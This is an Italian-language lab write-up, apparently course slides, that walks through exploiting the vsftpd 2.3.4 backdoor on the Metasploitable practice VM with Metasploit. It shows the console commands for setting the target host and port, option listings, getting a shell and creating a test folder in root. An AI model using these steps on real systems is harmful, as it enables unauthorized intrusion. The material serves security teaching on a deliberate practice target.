

NELLA LEZIONE PRATICA DI OGGI VEDREMO COME EFFETTUARE UNA SESSIONE DI HACKING CON METASPLOIT SULLA MACCHINA METASPLOITABLE

Siamo andati ad eseguire il comando “sudo msfdb init && msfconsole” per inizializzare la msfconsole per eseguire gli exploit



Siamo andati a scegliere l’exploit “vsftpd_234_backdoor” tramite il comando sotto per testare la vulnerabilità del servizio vsftpd



NELLA LEZIONE PRATICA DI OGGI VEDREMO COME EFFETTUARE UNA SESSIONE DI HACKING CON METASPLOIT SULLA MACCHINA METASPLOITABLE

Abbiamo configurato i requisiti come il target host e il target port tramite i comandi “set rhosts …” e “set rport …”


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 24
rport => 24
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    24               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Andiamo a settare la porta 21 come target e con il comando “show options” possiamo vedere che sono stati impostati tutti i parametri


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

NELLA LEZIONE PRATICA DI OGGI VEDREMO COME EFFETTUARE UNA SESSIONE DI HACKING CON METASPLOIT SULLA MACCHINA METASPLOITABLE

Con il comando “run” o “exploit” possiamo avviare il processo e vedere che crea una sessione di terminale dove poter lanciare dei comandi



Con il comando “sudo mkdir /test_metasploit” andiamo a creare una cartella di test “test_metasploit” nella cartella di root /



Da Metasploitable possiamo andare a vedere con il comando “ls /” che è stata creata la cartella “test_metasploit” all’interno della directory root come da comando sopra